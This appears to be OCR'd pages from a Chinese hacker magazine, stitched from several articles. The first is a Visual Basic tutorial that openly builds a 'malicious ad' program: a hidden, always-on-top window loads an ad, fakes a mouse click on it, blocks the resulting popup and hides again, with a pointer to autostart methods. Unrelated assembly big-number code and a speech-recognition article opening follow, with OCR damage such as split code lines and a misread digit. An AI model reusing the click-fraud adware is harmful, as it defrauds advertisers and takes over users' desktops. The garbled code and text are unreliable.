


图1




图3




图4




图2

二、恶意广告程序编译

首先放置插件所需的控件，如图2所示。这里我们需要2个Webbrowser，Webbrowser1高度和宽度根据广告的大小来自我调节，Webbrowser2隐藏。然后设置窗体BorderStyle为0 – None，去掉窗体的最大，最小，关闭等钮，接着设置窗体Form1的桌面显示位置，也就是广告所显示的位置。从而可以控制鼠标的坐标去点击该广告，如图2、3、4所示。

在Form1窗体添加以下代码：

```
Private Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" (ByVal hwnd As Long, ByVal nIndex As Long) As Long
'从指定窗口中取得信息
Private Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" (ByVal hwnd As Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long
'在窗口结构中为指定的窗口设置信息
Private Declare Function SetLayeredWindowAttributes Lib "user32" (ByVal hwnd As Long, ByVal crKey As Long, ByVal bAlpha As Byte, ByVal dwFlags As Long) As Long
Private Const WS_EX_LAYERED = &H80000
Private Const GWL_EXSTYLE = (-20)
Private Const LWA_ALPHA = &H2
Private Const LWA_COLORKEY = &H1
Private Declare Sub mouse_event Lib "user32" (ByVal dwFlags As Long, ByVal dx As Long, ByVal dy As Long, ByVal cButtons As Long, ByVal dwExtraInfo As Long)
 Private Const MOUSEEVENTF_ABSOLUTE = &H8000
Private Const MOUSEEVENTF_LEFTDOWN = &H2
Private Const MOUSEEVENTF_LEFTUP = &H4
 Private Const MOUSEEVENTF_MIDDLEDOWN = &H20
Private Const MOUSEEVENTF_MOVE = &H1
Private Declare Function SetCursorPos Lib "user32" (ByVal x As Long, ByVal y As Long) As Long
'设置鼠标指针的位置
'模拟一次鼠标事件
Private Declare Function SetWindowPos Lib "user32" ( _
ByVal hwnd As Long, _
ByVal hWndInsertAfter As Long, _
ByVal x As Long, ByVal y As Long, _
ByVal cx As Long, ByVal cy As Long, _
ByVal wFlags As Long _
) As Long
Const HWND_TOPMOST = -1
Const SWP_SHOWWINDOW = &H40
Private Sub Form_load()
Dim retValue As Long
Me.Hide '加载窗体时隐蔽窗体显示
Call SetWindowPos(Me.hwnd, -1, 0, 0, 0, 0, 3)
'设置窗体在所有程序的最前端，防止其他程序或者网页挡住广告，避免鼠标点不到广告
WebBrowser1.Navigate http://127.0.0.1/AD.html
'广告所在地址，与窗体设置Webbrowser1大小一致
Dim rtn As Long
    rtn = GetWindowLong(hwnd, GWL_EXSTYLE)
     rtn = rtn Or WS_EX_LAYERED
     SetWindowLong hwnd, GWL_EXSTYLE, rtn
SetLayeredWindowAttributes hwnd, 0, 200, LWA_ALPHA
'设置广告透明度，1为广告完全透明，这里设置为200，方便各位定位广告具体位置
End Sub
Private Sub WebBrowser1_NewWindow2(ppDisp As Object, Cancel As Boolean)
    Set ppDisp = Form1.WebBrowser2.Object
End Sub
```

```
Private Sub WebBrowser2_BeforeNavigate2(ByVal pDisp As Object, URL As Variant, Flags As Variant, TargetFrameName As Variant, PostData As Variant, Headers As Variant, Cancel As Boolean)
        WebBrowser1.Navigate URL
        Cancel = True
    End Sub
    '防止点击广告后弹出页面
    Private Sub WebBrowser1_DocumentComplete(ByVal pDisp As Object, URL As Variant)
    Dim SCR_W     As Long
              Dim SCR_H     As Long
    If (pDisp Is WebBrowser1.Object) Then
    '判断广告是否完全打开，确保广告点击无误
    Me.Show
    ' 判断广告完全打开后，再显示窗体
        SetCursorPos 80, 50     '鼠标坐标
              '左键按下
               mouse_event MOUSEEVENTF_LEFTDOWN, 0, 0, 0, 0
              DoEvents
              '左键放开
              mouse_event MOUSEEVENTF_LEFTUP, 0, 0, 0, 0
              DoEvents
              Me.hide  '点击后立刻隐藏广告
    End If
    End Sub
```

Webbrowser1完全打开广告时才会把Form窗体调用出来，并在所有程序的最前端，避免了被其他程序或者网页挡住广告，然后控制鼠标去点击，等待鼠标点击完毕后，Form窗体并自动隐藏，不会占用桌面，这样就完成了恶意广告的编译。有关于广告的开机自启动的方法请参考黑客X档案之前介绍的黑客编程文章，这里不再赘述。

三、鼠标桌面位置坐标获取工具编译

有些同学会问了，控制鼠标去点击窗体上的广告，要确定鼠标的坐标，那怎么办呢？下面来说一下鼠标位置获取的编译方法。新建窗体，添加Command1和Timer1各一个，两个Label控件。Timer1的Interval设置为1，Label1和Label2分别为X、Y坐标，点击按钮开始获取坐标，如图5所示。




图5

在窗体内添加以下代码：

```
Private Declare Function GetCursorPos Lib "user32" (lpPoint As POINTAPI) As Long
Private Type POINTAPI
X As Long
Y As Long
End Type
Sub PrintCursorPos()
Dim dl As Long
Dim MyPoint As POINTAPI
dl& = GetCursorPos(MyPoint)
Label1.Caption = "X=" & Str(MyPoint.X)
'这里是X坐标
Label2.Caption = "Y=" & Str(MyPoint.Y)
'这里是Y坐标
End Sub
Private Sub Command1_Click()
Timer1.Enabled = True
'开始获取
End Sub
Private Sub Form_Load()
Timer1.Enabled = False
End Sub
Private Sub Timer1_Timer()
PrintCursorPos
End Sub
```

这样就完成了对鼠标坐标获取工具的编译，大家还不赶紧试试！如果您对此广告插件有更好的思路，请在黑客X档案论坛给我留言，我会及时与大家讨论哦。

（文章中涉及的相关源码本期光盘已收录）

汇编环境下的大数运算

沧海浮萍

在X档案的群里聊天的时候我们可爱的管理艾德薇尔.兰问了一个问题，“求C语言输出：999999999999+1234567890123的结果”，如图1所示，研究了一会，觉得挺有意思，直接用c语言中的数据类型肯定是搞不定了，我第一次想到的方法是写一个算法挨个位相加，然后再组成一个字符串，这个方法可以，而且也不是很难，后来我又用了汇编写了一个算法，这里就晒一晒，汇编代码如下：




图1

```
name "huge number"

org     100h
jmp     code
len     equ     32

;                 第   一   个   数   据   是   :
4234546123612345123445351179521
num1    db      0,0,4,2,3,4,5,4,6,1,2,3,6,1,
2,3,4,5,1,2,3,4,4,5,3,5,1,7,9,5,2,1
;                 第   二   个   数   据   是   :
7123788477719811235131378882498
num2    db      0,0,7,1,2,3,7,8,8,4,7,7,7,1,
9,8,1,1,2,3,5,1,3,1,3,7,8,8,2,4,9,8
; 我们要计算的结果是:
; sum = num1 + num2
; 4234546123612345123445351179521 +
7123788477719811235131378882498 =
;                                              =
11358334601332156358576730620I9
sum     db      len dup(0) ; 这个空间是我们
用来存放相加结果的空间
code:   nop
    xor     bx, bx
    mov     cx, len
    mov     bx, len-1
next_digit:
    mov     al, num1[bx]
    ;带符号位相加
    adc     al, num2[bx]
    aaa
    ;存放结果
    mov     sum[bx], al
    dec     bx
    loop    next_digit
adc     sum[bx], 0
;将数据长度放到cx中准备显示结果
mov     cx, len
;准备显示结果
mov     bx, 0
print_d:
    mov     al, sum[bx]
;转换为ASCII结果显示
    or      al, 30h
    mov     ah, 0eh
;显示指令的中断数据
    int     10h
;准备显示sum数组中的下一个数据        inc
bx
;循环，直到cx为0显示结束
    loop    print_d
;等待用户输入，结束
mov ah, 0
int 16h
ret
```




图2

这段代码很简单的就实现了两个大数相加的作用，运算结果如图2所示。代码上的注释已经很详细了，如果读者对其中的指令有不懂的话就需要自己看一下指令手册了。

打造自己的语音识别控制系统

沧海浮萍

语音识别系统相信大家一定很熟悉，但这类系统往往都是计算机或者操作系统自带的一些功能，很难让用户进行自己想要的控制。本文就用为大家介绍怎么编程实现自己的语音识别控制系统，读者可以在原有代码的基础上进行二次修改开发，制作更加强大的控制系统。

为了方便用户使用，我们将控制模块编写成dll动态链接库的模式进行调用，这样就可以发布我们的模块了。本文使用的操作系统是windows XPS P3。 在正式开发之前，我们需要安装windows 平台下的speechSDK开发包，以便支持我们的应用程序。SDK开发包已经为读者打包，如图1所示。安装完毕之后我们需要在控制面板里会增加语音控制选项，如图2。我们需要对该选项进行相应的设置，语言类型设置为简体中文，如图3。选择完毕之后我们点击“配置麦克风”，弹出如图4所示的界面，我们开始测试麦克风，然后进行下一步的训练测试。训练测试完毕之后我们就可以开始开发了。




图1




图2

